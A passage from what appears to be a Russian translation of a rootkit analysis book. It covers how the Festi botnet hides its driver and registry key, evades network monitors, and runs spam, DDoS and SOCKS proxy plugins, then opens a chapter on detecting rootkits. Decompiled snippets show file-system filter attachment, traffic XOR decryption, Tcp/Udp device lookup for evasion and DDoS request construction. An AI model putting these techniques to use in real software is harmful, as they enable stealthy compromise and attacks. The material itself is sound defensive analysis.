    ObjectAttributes.Attributes = 64;
    ObjectAttributes.ObjectName = &DestinationString;
    ObjectAttributes.SecurityDescriptor = 0;
    ObjectAttributes.SecurityQualityOfService = 0;

❶   NTSTATUS Status = IoCreateFile(&hSystemRoot, 0x80000000,
                                  &ObjectAttributes,
                                  &IoStatusBlock, 0, 0, 3u, 1u,
                                  1u, 0, 0, 0, 0, 0x100u);
    if (Status < 0 )
      return Status;

❷   Status = ObReferenceObjectByHandle(hSystemRoot, 1u, 0, 0,
                                       &SystemRootFileObject, 0);
    if (Status < 0 )
      return Status;

❸   PDEVICE_OBJECT TargetDevice = IoGetRelatedDeviceObject
                                          (SystemRootFileObject);
    if ( !_ TargetDevice )
      return STATUS_UNSUCCESSFUL;

    ObfReferenceObject(TargetDevice);
    Status = IoCreateDevice(DriverObject, 0xCu, 0,
                            TargetDev->DeviceType,
                            TargetDevice->Characteristics,
                            0, &SourceDevice);
    if (Status < 0 )
      return Status;
```

```
❹  PDEVICE_OBJECT DeviceAttachedTo = IoAttachDeviceToDeviceStack
                                        (SourceDevice, TargetDevice);
    if ( ! DeviceAttachedTo )
    {
      IoDeleteDevice(SourceDevice);
      return STATUS_UNSUCCESSFUL;
    }

    return STATUS_SUCCESS;
}
```

Сначала вредонос пытается получить описатель специального системного файла `SystemRoot`, который соответствует установочному каталогу Windows ❶. Затем с помощью системной функции `ObReferenceObjectByHandle` ❷ Festi получает указатель на объект `FILE_OBJECT`, который соответствует описателю `SystemRoot`. `FILE_OBJECT` — это специальная структура данных, используемая операционной системой для управления доступом к объектам устройств, поэтому она содержит указатель на связанный с ней объект устройства. Поскольку мы открыли описатель `SystemRoot`, `DEVICE_OBJECT` относится к драйверу файловой системы. Вредонос получает указатель на `DEVICE_OBJECT`, выполняя системную функцию `IoGetRelatedDeviceObject` ❸, а затем создает новый объект устройства и присоединяет его к полученному указателю на объект устройства с помощью функции `IoAttachDeviceToDeviceStack` ❹. Структура стека устройств файловой системы показана на рис. 2.8. Вредоносный объект устройства Festi находится на вершине стека, т. е. все запросы ввода-вывода, адресованные файловой системе, сначала попадают вредоносу. Это позволяет Festi скрыть себя, изменяя как запрос, так и возвращаемые драйвером файловой системы данные.




Рис. 2.8. Структура стека устройств файловой системы, к которому подключается Festi

В самом низу мы видим объект драйвера файловой системы и соответствующий объект устройства, который обрабатывает запросы к файловой системе ОС. Сюда же можно присоединить дополнительные фильтры файловой системы. А в верхней части рисунка мы видим драйвер Festi, присоединенный к стеку устройств файловой системы.

Этот дизайн следует принятой в Windows стековой организации драйверов ввода-вывода, повторяя паттерн проектирования самой ОС. Теперь вы уже, наверное, улавливаете тенденцию: руткит стремится чисто и надежно интегрироваться с ОС, повторяя успешные паттерны проектирования, принятые ОС для своих собственных модулей. На самом деле мы можем многое узнать о внутренностях ОС, анализируя различные аспекты руткитов, в частности обработку запросов ввода-вывода в Festi.

В Windows запрос ввода-вывода к файловой системе представлен IRP-пакетом, который продвигается по стеку сверху вниз. Каждый драйвер в стеке может видеть и модифицировать запрос или возвращенные данные. А значит, как показано на рис. 2.8, Festi может модифицировать IRP-запросы, адресованные файловой системе, и возвращенные ее драйвером данные.

Festi следит за IRP-пакетами с кодом запроса `IRP_MJ_DIRECTORY_CONTROL`, который служит для опроса содержимого каталога, и таким образом обнаруживает запросы к каталогу, где находится файл с вредоносным драйвером. Встретив такой запрос, Festi модифицирует возвращенные драйвером файловой системы данные, исключая из них все упоминания о своих файлах.

Метод защиты раздела реестра Festi

Пользуясь похожим методом, Festi также скрывает раздел реестра, относящийся к своему драйверу. Этот раздел находится в ветви *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services* и содержит тип драйвера Festi и путь к его образу в файловой системе. Чтобы руткит не был обнаружен программами обеспечения безопасности, Festi должен скрыть этот раздел.

Для этого Festi сначала подключается к `ZwEnumerateKey`, системной службе, которая запрашивает информацию об указанном разделе реестра и возвращает все его подразделы. Делает он это, модифицируя *таблицу дескрипторов системных служб* (System Service Descriptor Table – SSDT), специальную структуру данных в ядре операционной системы, где хранятся адреса обработчиков системных служб. Festi подменяет адрес оригинального обработчика `ZwEnumerateKey` адресом своего перехватчика.

Точка подключения к `ZwEnumerateKey` отслеживает запросы, адресованные разделу реестра *HKLM\System\CurrentControlSet\Service*, который содержит подразделы, относящиеся к установленным в системе драйверам, работающим в режиме ядра, в т. ч. к драйверу Festi. Festi модифицирует список подразделов, исключая запись о своем драйвере. Никакая программа, обращающаяся к `ZwEnumerateKey` для получения

списка установленных драйверов, не увидит присутствия вредоносного драйвера Festi.

> **Защита от изменения ядра Windows**
>
> Стоит отметить, что такой подход к подключению – модификация SSDT – работает только в 32-разрядных операционных системах Microsoft Windows. В главе 1 мы уже упоминали, что в 64-разрядных версиях реализована *защита от изменения ядра* (или PatchGuard) – технология, не дающая программно изменить некоторые системные структуры, в т. ч. SSDT. Обнаружив, что одна из контролируемых структур данных модифицирована, PatchGuard аварийно останавливает систему.

Если раздел реестра обнаруживается защитной программой и удаляется во время остановки системы, то Festi может восстановить раздел реестра. Для этого Festi сначала вызывает системную функцию `IoRegisterShutdownNotification`, чтобы получать уведомления о грядущей остановке. В обработчике уведомления он проверяет, есть ли в системе вредоносный драйвер и соответствующий раздел реестра, и если они отсутствуют (т. е. были удалены), то восстанавливает их, обеспечив тем самым воскрешение после перезагрузки.

Сетевой протокол Festi

Для взаимодействия с C&C-серверами и осуществления своей вредоносной деятельности Festi пользуется специально разработанным сетевым протоколом, который должен защитить от прослушивания. В ходе нашего исследования сети ботов Festi[1] мы получили список C&C-серверов, с которыми взаимодействует руткит, и обнаружили, что хотя одни из них специализируются на спаме, а другие на DDoS-атаках, все реализуют общий протокол. Протокол взаимодействия Festi состоит из двух этапов: фазы инициализации, в ходе которой руткит получает IP-адреса C&C-серверов, и рабочей фазы, в которой у сервера запрашивается описание задания.

Фаза инициализации

В фазе инициализации вредонос получает IP-адреса C&C-серверов, доменные имена которых хранятся в двоичном файле бота. Интересно, что руткит самостоятельно разрешает доменные имена, получая IP-адреса. Точнее, он конструирует пакет DNS-запроса на разрешение доменного имени C&C-сервера, и отправляет его в порт 53 одной из двух машин, 8.8.8.8 или 8.8.4.4, являющихся DNS-серверами Google.

[1] Eugene Rodionov and Aleksandr Matrosov «King of Spam: Festi Botnet Analysis», May 2012, *http://www.welivesecurity.com/wp-content/media_files/king-of-spam-festi-botnet-analysis.pdf*.

В ответ Festi получает IP-адрес, который может далее использовать в ходе взаимодействия.

Ручное разрешение доменных имен делает сеть ботов более устойчивой к попыткам заглушить ее. Если бы Festi полагался для разрешения имен на локальные DNS-серверы интернет-провайдеров, то провайдер мог бы заблокировать доступ к C&C-серверам, модифицировав информацию о них в DNS, например если бы суд потребовал заблокировать эти доменные имена. Но т. к. DNS-запросы формируются вручную и отправляются серверам Google, вредонос обходит всю инфраструктуру DNS, созданную интернет-провайдером, мешая «обрушить» сеть ботов.

Рабочая фаза

В рабочей фазе Festi запрашивает у C&C-сервера информацию о том, что нужно сделать. Взаимодействие с C&C-серверами происходит поверх протокола TCP. На рис. 2.9 показана структура сетевого пакета, содержащего запрос серверу. Он состоит из заголовка сообщения и массива данных, зависящих от плагина.




Рис. 2.9. Структура сетевого пакета, передаваемого C&C-серверу

Заголовок сообщения создается плагином диспетчера конфигурации и включает следующую информацию:

- сведения о версии Festi;
- присутствует ли системный отладчик;
- присутствует ли программа виртуализации (VMWare);
- присутствует ли система мониторинга сетевого трафика (WinPcap);
- сведения о версии операционной системы.

Зависящие от плагина данные состоят из массива записей вида *признак–значение–завершитель*.

- **Признак** – 16-разрядное целое число, описывающее тип следующего далее значения.
- **Значение** – конкретные данные: байт, слово, двойное слово, завершаемая нулем строка или двоичный массив.
- **Завершитель** – слово 0xABDC, обозначающее конец записи.

Схема *признак–значение–завершитель* – удобный способ сериализации зависящих от плагина данных в виде сетевого запроса C&C-серверу.

Перед отправкой в сеть данные обфусцируются простым алгоритмом шифрования. В листинге 2.5 показана реализация этого алгоритма на Python.

Листинг 2.5. *Реализация алгоритма шифрования сетевого пакета на Python*

```
key = (0x17, 0xFB, 0x71,0x5C)
def decr_data(data):
    for ix in xrange(len(data)):
        data[ix] ^= key[ix % 4]
```

Как видим, данные просто объединяются операцией XOR с фиксированным 4-байтовым ключом.

Обход средств обеспечения безопасности и КТЭ

Чтобы взаимодействовать по сети с C&C-серверами, отправлять спам и проводить DDoS-атаки, уклоняясь от программ обеспечения безопасности, Festi опирается на стек TCP/IP, реализованный в ядре Windows.

Для отправки и получения пакетов вредонос открывает описатель устройства *\Device\Tcp* или *\Device\Udp* в зависимости от типа используемого протокола, применяя довольно интересную технику, чтобы получить описатель, не привлекая внимания защитных программ. Тут авторы Festi снова продемонстрировали блестящее знание внутренних механизмов операционной системы Windows.

Для управления доступом к сети некоторые программные мониторы безопасности обращаются к этим устройствам, перехватывая запросы `IRP_MJ_CREATE`, отправляемые транспортному драйверу, когда кто-то пытается открыть описатель для взаимодействия с объектом устройства. Это позволяет защитной программе определить, какой процесс хочет взаимодействовать по сети. Вообще говоря, есть два наиболее распространенных способа мониторинга доступа к объектам устройств:

- подключиться к обработчику системной службы `ZwCreateFile` и перехватывать все попытки открыть устройство;
- присоединиться к *\Device\Tcp* или *\Device\Udp* и перехватывать все отправляемые IRP-запросы.

Festi при установлении сетевого соединения с удаленным сервером изобретательно обходит оба способа.

Прежде всего, вместо того чтобы пользоваться готовой реализацией системной службы `ZwCreateFile`, Festi реализует собственную службу почти с такой же функциональностью, как оригинальная. На рис. 2.10 показана специальная реализация функции `ZwCreateFile`.

Как видим, Festi вручную создает объект файла для взаимодействия с открываемым устройством и отправляет запрос `IRP_MJ_CREATE` напря-

мую транспортному драйверу. Таким образом, ни одно из устройств, присоединенных к *\Device\Tcp* или *\Device\Udp*, не увидит запрос, и операция останется не замеченной защитными программами.




Рис. 2.10. Специальная реализация функции `ZwCreateFile`

Слева на рис. 2.11 показано, как обычно обрабатывается IRP-пакет. Он проходит по всему стеку драйверов, и все находящиеся в нем драйверы, включая добавленный средствами обеспечения безопасности, могут получить пакет и проинспектировать его содержимое. А справа показано, как Festi отправляет IRP-пакет непосредственно конечному драйверу, обходя все промежуточные.




Рис. 2.11. Обход программных средств мониторинга сети

Другой способ мониторинга, применяемый защитными программами, Festi обходит столь же изящно. Чтобы отправить запрос непосредственно *\Device\Tcp* или *\Device\Udp*, вредоносу нужны указатели на соответствующие объекты устройств. Фрагмент кода, реализующего этот маневр, показан в листинге 2.6.

Листинг 2.6. *Реализация техники обхода программных средств мониторинга сети*

```
RtlInitUnicodeString(&DriverName, L"\\Driver\\Tcpip");
RtlInitUnicodeString(&tcp_name, L"\\Device\\Tcp");
RtlInitUnicodeString(&udp_name, L"\\Device\\Udp");
❶ if (!ObReferenceObjectByName(&DriverName,64,0,0x1F01FF,
                               IoDriverObjectType,0,0,&TcpipDriver))
 {
   DevObj = TcpipDriver->DeviceObject;
❷  while ( DevObj ) // обойти связный список объектов DEVICE_OBJECT
   {
     if ( !ObQueryNameString(DevObj, &Objname, 256, &v8) )
      {
     ❸  if ( RtlCompareUnicodeString(&tcp_name, &Objname, 1u) )
         {
       ❹  if ( !RtlCompareUnicodeString(&udp_name, &Objname, 1u) )
           {
            ObfReferenceObject(DevObj);
            this->DeviceUdp = DevObj;  // сохранить указатель
           }                           // на \Device\Udp
         } else
         {
           ObfReferenceObject(DevObj);
           this->DeviceTcp = DevObj;  // сохранить указатель
         }                            // на \Device\Tcp
      }
       DevObj = DevObj->NextDevice; // получить указатель на следующий
                                    // объект DEVICE_OBJECT в списке
   }
     ObfDereferenceObject(TcpipDriver);
}
```

Festi получает указатель на объект драйвера *tcpip.sys* от недокументированной системной функции `ObReferenceObjectByName` ❶, которой в качестве параметра передается указатель на строку в кодировке Юникода, содержащую имя драйвера. Затем вредонос обходит список объектов устройств ❷, соответствующих объекту драйвера, и сравнивает их имена с *\Device\Tcp* ❸ и *\Device\Udp* ❹.

Получив таким образом описатель открытого устройства, вредонос использует его для отправки и получения данных по сети. Хотя Festi способен уклониться от защитных программ, отправляемые им пакеты видны фильтрам сетевого трафика, работающим на более низком уровне, чем сам Festi (например, на уровне спецификации интерфейса сетевого драйвера, NDIS).

Алгоритм генерирования доменных имен в случае отказа C&C-сервера

Еще одна замечательная особенность Festi – реализация алгоритма генерирования доменных имен (domain name generation algorithm – DGA), который используется как резервный механизм в случае, если доменные имена C&C-серверов в конфигурационных данных бота недоступны. Такое может произойти, например, если правоохранительные органы заблокируют доменные имена C&C-серверов Festi и вредонос не сможет скачивать плагины и команды. Алгоритм получает на входе текущую дату и возвращает доменное имя.

В табл. 2.2 приведены примеры доменных имен, сгенерированных алгоритмом DGA. Как видим, все сгенерированные имена псевдослучайные.

Таблица 2.2. Список доменных имен, сгенерированных Festi с помощью алгоритма DGA

Дата	Доменное имя
07/11/2012	*fzcbihskf.com*
08/11/2012	*pzcaihszf.com*
09/11/2012	*dzcxifsff.com*
10/11/2012	*azcgnfsmf.com*
11/11/2012	*bzcfnfsif.com*

Благодаря реализации DGA сеть ботов оказывается устойчивой к попыткам обрушить ее. Даже если правоохранительному органу удастся отключить основные доменные имена C&C-серверов, хозяин сети сможет восстановить контроль, обратившись к DGA.

Вредоносная деятельность

Рассмотрев функциональность самого руткита, обратимся к вредоносным плагинам, скачиваемым с C&C-серверов. В ходе нашего расследования мы получили образчики этих плагинов и выделили три типа:

- *BotSpam.sys* для рассылки спама;
- *BotDos.sys* для проведения DDoS-атак;
- *BotSocks.sys* для предоставления прокси-сервисов.

Мы обнаружили, что различные C&C-серверы раздают плагины разных типов: одни отсылают плагины для спама, другие – только плагины для DDoS-атак. Это означает, что вредоносная функциональ-

ность бота зависит от того, с каким C&C-сервером он общается. Сеть ботов Festi – не монолит, а набор подсетей для различных целей.

Модуль рассылки спама

Плагин *BotSpam.sys* отвечает за рассылку спама. C&C-сервер отправляет ему шаблон спама и список адресов получателей. На рис. 2.12 показана схема работы плагинов спама.




Рис. 2.12. Диаграмма работы плагина спама в Festi

Сначала плагин создает зашифрованное соединение с C&C-сервером, чтобы скачать список адресов электронной почты, параметры отправителя и шаблоны спама. Затем он рассылает спамные письма получателям, а тем временем сообщает состояние C&C-серверу и запрашивает обновления списка адресов и шаблонов.

После этого плагин проверяет состояние отправленных сообщений, просматривая ответы SMTP-сервера в поисках строк, которые могут свидетельствовать о проблемах, например: получателя с указанным адресом не существует, сообщение не было получено или сообщение было классифицировано как мусорное. Если такие строки найдены в ответах SMTP-сервера, то плагин аккуратно завершает сеанс работы с ним и переходит к следующему адресу в списке. Эта мера предосторожности призвана избежать ситуации, когда SMTP-сервер поместит IP-адрес зараженной машины в черный список как рассыльщика спама, что не даст вредоносу продолжить рассылку.

Проведение DDoS-атак

Плагин *BotDos.sys* позволяет боту проводить DDoS-атаки против указанных серверов. Плагин поддерживает несколько типов DDoS-атак, с учетом архитектуры мишени и установленного на ней программного обеспечения. Тип атаки определяется конфигурационными

данными, полученными от C&C-сервера; это может быть затопление TCP-запросами, UDP-запросами, DNS-запросами или HTTP-запросами.

Затопление TCP-запросами

В случае затопления TCP-запросами бот создает большое число соединений с портом машины-жертвы. Всякий раз, как Festi соединяется с портом жертвы, сервер выделяет ресурсы для обработки входящего соединения. Очень скоро ресурсы оказываются исчерпаны, и сервер перестает отвечать на запросы.

По умолчанию используется HTTP-порт 80, но в конфигурационной информации, полученной от C&C-сервера, можно указать другой порт и атаковать HTTP-серверы, прослушивающие порт, отличающийся от 80.

Затопление UDP-запросами

В этом случае бот отправляет UDP-пакеты случайного размера, содержащие случайно сгенерированные данные. Размер пакета может варьироваться от 256 до 1024 байт. Целевой порт также выбирается случайно и потому вряд ли окажется открытым. В результате атаки машина-жертва генерирует в ответ огромное количество пакетов ICMP типа «Destination Unreachable» (Приемник недостижим) и становится недоступной.

Затопление DNS-запросами

Бот может также проводить атаки путем затопления DNS-запросами, посылая множество UDP-пакетов в порт 53 (служба DNS) машины-жертвы. Пакеты содержат запросы на разрешение случайно сгенерированного доменного имени в зоне *.com*.

Затопление HTTP-запросами

Для проведения атак против веб-серверов путем затопления HTTP-запросами в двоичном файле бота хранится много различных строк агентов пользователя, которые используются для создания большого числа HTTP-сеансов и перегружают его. В листинге 2.7 приведен код конструирования HTTP-запроса, отправляемого жертве.

Листинг 2.7. *Фрагмент плагина проведения DDoS-атак Festi, отвечающий за сборку HTTP-запроса*

```
int __thiscall BuildHttpHeader(_BYTE *this, int a2)
{
❶ user_agent_idx = get_rnd() % 0x64u;
  str_cpy(http_header, "GET ");
  str_cat(http_header, &v4[204 * *(_DWORD *)(v2 + 4) + 2796]);
  str_cat(http_header, " HTTP/1.0\r\n");
  if ( v4[2724] & 2 )
```

```
  {
    str_cat(http_header, "Accept: */*\r\n");
    str_cat(http_header, "Accept-Language: en-US\r\n");
    str_cat(http_header, "User-Agent: ");
  ❷ str_cat(http_header, user_agent_strings[user_agent_idx]);
    str_cat(http_header, "\r\n");
}
str_cat(http_header, "Host: ");
str_cat(http_header, &v4[204 * *(_DWORD *)(v2 + 4) + 2732]);
str_cat(http_header, "\r\n");
if ( v4[2724] & 2 )
  str_cat(http_header, "Connection: Keep-Alive\r\n");
str_cat(http_header, "\r\n");
result = str_len(http_header);
*(_DWORD *)(v2 + 16) = result;
return result;
}
```

В точке ❶ генерируется значение, которое затем используется в точке ❷ в качестве индекса массива, содержащего строки агентов пользователя.

Плагин прокси-сервиса

Плагин *BotSocks.sys* предоставляет атакующему удаленный прокси-сервис, реализуя SOCKS-сервер поверх протоколов TCP и UDP. SOCKS-сервер устанавливает сетевое соединение с конечным сервером от имени клиента, после чего переправляет трафик между клиентом и конечным сервером в обе стороны.

В результате зараженная Festi машина становится прокси-сервером, который позволяет злоумышленникам опосредованно подключаться к удаленным серверам. Киберпреступники могут использовать такой сервис для анонимизации, т. е. сокрытия своего IP-адреса. Так как соединение установлено с зараженной машиной, удаленный сервер видит только ее IP-адрес, а не адрес атакующего.

Плагин *BotSocks.sys* не использует никаких механизмов обратного проксирования для обхода NAT (Network Address Translation – трансляция сетевых адресов), что позволяет нескольким компьютерам в сети сообща использовать единственный видимый извне IP-адрес. После того как этот плагин загружен, он открывает сетевой порт и начинает ждать входящих соединений. Номер порта случайным образом выбирается из диапазона от 4000 до 65 536. Плагин отправляет номер прослушиваемого порта C&C-серверу, чтобы атакующий мог установить соединение с компьютером-жертвой. NAT предотвратила бы такие входящие соединения (если только для целевого порта не настроен проброс).

Плагин *BotSocks.sys* также пытается обойти брандмауэр Windows, который мог бы помешать открытию порта. Плагин модифицирует раздел реестра *SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\GloballyOpenPorts\List*, который

содержит список разрешенных портов, заданный в профиле брандмауэра Windows. Вредонос добавляет в этот раздел два подраздела, чтобы разрешить входящие TCP- и UDP-соединения с любой машины.

SOCKS

Socket Secure (SOCKS) – протокол интернета для обмена сетевыми пакетами между клиентом и сервером через прокси-сервер. SOCKS-сервер проксирует TCP-соединения от SOCKS-клиента на произвольный IP-адрес и предоставляет средства для проброса UDP-пакетов. Протокол SOCKS часто используется киберпреступниками как средство, позволяющее обходить интернет-фильтрацию трафика и получать доступ к содержимому, который в противном случае был бы заблокирован.

Заключение

Теперь у вас, вероятно, сложилась полная картина того, что представляет собой руткит Festi и на что он способен. Festi – интересный пример вредоносной программы с отлично спроектированной архитектурой и тщательно реализованной функциональностью. Все его технические аспекты подчинены заложенным принципам проектирования: обеспечить скрытность и уклонение от автоматизированного анализа, систем мониторинга и КТЭ.

Несохраняемые вредоносные плагины, скачиваемые с C&C-серверов, не оставляют никаких следов на жестком диске зараженной машины. Применяя шифрование для защиты сетевого протокола взаимодействия с C&C-серверами, Festi затрудняет обнаружение своего сетевого трафика, а изобретательное использование сетевых сокетов в режиме ядра позволяет обходить некоторые хостовые системы предотвращения вторжений (Host Intrusion Prevention Systems – HIPS) и персональные брандмауэры.

Бот ускользает от средств обеспечения безопасности, поскольку руткит реализован таким образом, что его главный модуль и разделы реестра скрыты от наблюдателя. Эти методы оказались эффективны на вершине популярности Festi, но они же являются главными его недостатками: руткит работает только в 32-разрядных системах. В 64-разрядных версиях Windows реализованы современные средства защиты, в частности PatchGuard, которые делают механизмы проникновения Festi непригодными. Кроме того, в 64-разрядных версиях драйверы, работающие в режиме ядра, должны иметь действительную цифровую подпись, а для вредоносных программ получить ее непросто. Как было отмечено в главе 1, разработчики вредоносного ПО научились обходить это ограничение с помощью технологии буткитов, которую мы будем подробно рассматривать в части II.

3

ОБНАРУЖЕНИЕ ЗАРАЖЕНИЯ РУТКИТОМ

Как проверить, действительно ли потенциально зараженная система подхватила руткит? Ведь цель руткита в том и состоит, чтобы помешать администраторам узнать об истинном состоянии системы, так что отыскание признаков заражения может превратиться в битву умов, а точнее в соревнование, кто лучше понимает внутренние структуры ОС. Первоначально аналитик не должен доверять никакой информации, полученной от зараженной системы, но постараться найти более глубокие свидетельства, которые заслуживают доверия, даже если система скомпрометирована.

Из примеров руткитов TDL3 и Festi мы знаем, что подходы к обнаружению руткитов, опирающиеся на проверку целостности ядра в определенных фиксированных точках, скорее всего, обречены на неудачу. Руткиты постоянно эволюционируют, поэтому велики шансы, что в новых будут использоваться приемы, неизвестные защитным программам. Действительно, в начале 2000-х годов – золотой век рут-

китов – их авторы придумывали все новые и новые трюки, позволявшие руткитам оставаться незамеченными в течение многих месяцев, пока защитники искали – и находили – новые стабильные методы обнаружения их присутствия в системе.

Такие задержки в разработке эффективных защитных мер создали нишу для нового типа программных средств, специализированных *антируткитов*, которые в своих алгоритмах шли на любые действия ради скорейшего обнаружения руткита (иногда жертвуя даже стабильностью системы). По мере отработки этих алгоритмов они стали частью более традиционных хостовых систем предотвращения вторжений (HIPS), в которые встраивались новые «самые актуальные» эвристики.

Столкнувшись с инновациями со стороны защиты, разработчики руткитов ответили новыми способами активного противодействия антируткитам. Средства защиты и нападения прошли несколько циклов совместной эволюции, благодаря которой защитники значительно обогатили свое понимание устройства системы, поверхности атаки, целостности и профиля защиты. Как здесь, так и в других местах информатики актуально звучат слова старшего научного сотрудника по безопасности из Microsoft Джона Ламберта: «Если вы стыдитесь исследовать атаку, значит, недооцениваете ее вклад. Атака и защита – не ровня. Защита всегда является порождением атаки».

Поэтому для эффективной охоты на руткиты защитник должен мыслить так же, как создатель руткита.

Методы перехвата

Руткит должен перехватывать управление в каких-то точках операционной системы, чтобы помешать запуску или инициализации антируткита. Таких точек много – как в стандартных механизмах ОС, так и в недокументированных. Приведем несколько примеров: модификация кода ключевых функций, изменение указателей в различных структурах данных ядра и драйверов, манипулирование данными с помощью таких методов, как прямое манипулирование объектами ядра (Direct Kernel Object Manipulation – DKOM).

Чтобы привнести порядок в этот кажущийся бесконечным перечень, рассмотрим три основных механизма ОС, в которые руткит может вмешаться, чтобы перехватить контроль над запуском и инициализацией программы: системные события, системные вызовы и диспетчер объектов.

Перехват системных событий

Первый способ захвата контроля состоит в том, чтобы перехватить события с помощью *обратных вызовов уведомления о событиях*; это документированные интерфейсы ОС, применяемые для обработки различных типов системных событий. Легитимные драйверы должны реагировать на создание новых процессов или потоков данных

загрузкой исполняемых файлов и созданием или модификацией разделов реестра. Чтобы удержать программистов от создания хрупких недокументированных решений, Microsoft предлагает стандартизованные механизмы реагирования на события. Авторы вредоносных программ пользуются теми же самыми механизмами, но реагируют на системные события своим собственным кодом, оттирая в сторону легитимный ответ.

Например, функция `CmRegisterCallbackEx`, предназначенная для драйверов, работающих в режиме ядра, регистрирует функцию обратного вызова, которая вызывается при каждой попытке выполнить операцию с системным реестром, например создание, изменение или удаление раздела. Вредоносная программа может воспользоваться этой же функциональностью, для того чтобы перехватывать все запросы к реестру, анализировать их и либо разрешать, либо блокировать. Это позволяет руткиту защитить раздел реестра, соответствующий своему драйверу, скрыв его от защитных программ и блокируя любые попытки удаления.

Регистрация драйверов в системном реестре

В Windows с любым драйвером, работающим в режиме ядра, связана запись в системном реестре, находящаяся в разделе *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services*. В ней прописано имя драйвера, его тип, местоположение образа драйвера на диске и сведения о том, в какой момент загружать драйвер (по запросу, на стадии инициализации системы и т. д.). Если удалить эту запись, то ОС не сможет загрузить драйвер. Поэтому, чтобы надежно закрепиться в системе-жертве, руткиты часто защищают соответствующую запись реестра от удаления защитными программами.

Еще один метод перехвата системных событий опирается на функцию `PsSetLoadImageNotifyRoutine`, вызываемую из драйвера, работающего в режиме ядра. Она регистрирует функцию обратного вызова `ImageNotifyRoutine`, которая выполняется в момент, когда исполняемый образ загружен в память. Функция обратного вызова получает информацию о загружаемом образе: имя и базовый адрес образа и идентификатор процесса, в чье адресное пространство образ загружается.

Руткиты часто используют функцию `PsSetLoadImageNotifyRoutine`, чтобы внедрить вредоносную полезную нагрузку в адресное пространство процесса-жертвы. После регистрации обратного вызова руткит будет получать уведомления о каждой операции загрузки образа и сможет проанализировать информацию, переданную `ImageNotifyRoutine`, чтобы определить, интересен ли ему данный процесс. Например, если руткит хочет внедрить полезную нагрузку только в адресное пространство веб-браузера, то будет проверять, соответствует ли образ приложению браузера, и действовать соответственно.

Ядро предоставляет и другие интерфейсы со сходной функциональностью, мы обсудим их в последующих главах.

Перехват системных вызовов

Второй метод заражения основан на перехвате другого ключевого механизма ОС: системных вызовов, которые являются основным средством взаимодействия пользовательских программ с ядром. Поскольку практически любой вызов API пользовательского уровня генерирует один или несколько системных вызовов, руткит, организовавший диспетчеризацию системных вызовов, получает полный контроль над системой.

В качестве примера рассмотрим метод перехвата обращений к файловой системе, что особенно важно для руткитов, поскольку они должны скрывать собственные файлы, чтобы помешать нежелательному доступу к ним. Когда защитная программа или пользователь сканируют файловую систему в поисках подозрительных или вредоносных файлов, производится системный вызов, в результате которого драйвер файловой системы опрашивает файлы или каталоги. Перехватив такие системные вызовы, руткит сможет манипулировать возвращенными данными и исключить все сведения о своих вредоносных файлах из результатов запроса (как было показано в разделе «Метод сокрытия вредоносного драйвера на диске» главы 2).

Чтобы понять, как противодействовать такому неправомерному использованию и защитить обращения к файловой системе от руткитов, необходимо сначала дать краткий обзор структуры подсистемы ОС для работы с файлами. Это идеальный пример того, как внутренние механизмы ядра ОС распределяются по нескольким специализированным уровням и следуют многочисленным соглашениям о взаимодействиях между уровнями – такие вещи неизвестны даже большинству системных программистов, но только не авторам руткитов.

Подсистемы работы с файлами

В Windows подсистема работы с файлами тесно интегрирована с подсистемой ввода-вывода. Обе являются модульными и иерархическими, а за функционирование каждого уровня отвечают разные драйверы. Есть три основных типа драйверов.

Драйверы устройств хранения – это низкоуровневые драйверы, которые взаимодействуют с контроллерами конкретных устройств: портами, шинами и накопителями. По большей части это драйверы типа *plug and play* (*PnP*), которые загружаются и управляются диспетчером PnP.

Драйверы томов – это драйверы среднего уровня, которые управляют абстракциями томов поверх разделов устройств хранения. Для взаимодействия с нижними уровнями дисковой подсистемы эти драйверы создают *объекты физического устройства* (physical device object – PDO), которые представляют отдельные разделы. Когда фай-

ловая система монтируется на раздел, ее драйвер создает *объект устройства тома* (volume device object – VDO), представляющий этот раздел расположенным выше драйвера файловой системы.

Драйверы файловой системы реализуют конкретные файловые системы, например FAT32, NTFS, CDFS и т. д., а также создают пары объектов: VDO и *объект устройства управления* (control device object – CDO), представляющий данную файловую систему (а не раздел, на котором она находится). CDO-устройства имеют имена вида *\Device\Ntfs*.

Примечание *Если вы хотите больше узнать о различных типах драйверов, обратитесь к документации по Windows (https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/storage-device-stacks--storage-volumes--and-file-system-stacks/).*

На рис. 3.1 показана упрощенная иерархия объектов устройств на примере SCSI-диска.




Рис. 3.1. Пример стека драйверов устройства хранения

На уровне драйвера устройства хранения мы видим адаптер SCSI и объекты дисковых устройств. Эти объекты устройств создаются и

управляются тремя разными драйверами: драйвером шины PCI, который *перечисляет* (обнаруживает) адаптеры устройств хранения, находящиеся на шине PCI; драйвером порта/мини-порта SCSI, который инициализирует и управляет найденными адаптерами SCSI-устройств; и драйвером класса дисков, который управляет дисковым устройством, присоединенным к SCSI-адаптеру.

На уровне драйвера тома мы видим раздел 0 и раздел 1, которые также созданы драйвером класса дисков. Раздел 0 представляет весь исходный диск и существует всегда, даже если диск не разбит на разделы.

Раздел 1 представляет первый раздел на диске. В нашем примере на диске имеется всего один раздел, поэтому показаны лишь разделы 0 и 1. Раздел 1 должен быть виден пользователям, чтобы они могли записывать и читать файлы на диске. Для этого драйвер файловой системы создает VDO на вершине стека драйверов файловой системы. Отметим, что выше VDO или между объектами устройств в стеке могут располагаться дополнительные объекты устройств фильтрации, которые на рисунке для простоты опущены. Также в правой верхней части рисунка мы видим CDO файловой системы, который ОС использует для управления драйвером файловой системы.

Этот рисунок иллюстрирует, как сложность стека драйверов устройств хранения открывает руткитам возможность перехватывать операции файловой системы и изменять или скрывать данные.

Перехват операций с файлами

Руткиту гораздо проще перехватывать операции с файлами на верхнем уровне (т. е. на уровне драйвера файловой системы), чем на нижних. При этом руткит видит все такие операции так же, как программист приложения, и избавлен от необходимости находить и разбирать структуры файловой системы, невидимые программисту и соответствующие *пакетам запросов ввода-вывода* (*IRP*), которые передаются ниже расположенным драйверам.

Если же, напротив, руткит перехватывает операции на нижних уровнях, то он должен повторно реализовать части файловых систем Windows, а это отнюдь не простая и чреватая ошибками задача. Однако это не значит, что операции драйверов нижних уровней вообще не перехватываются: получить карту секторов диска не слишком трудно, а блокировать или перенаправить операции с секторами даже на уровне драйвера мини-порта все-таки возможно, и TDL3 это продемонстрировал.

Но вне зависимости от того, на каком уровне руткит перехватывает запросы ввода-вывода к устройству хранения, существует три основных метода перехвата.

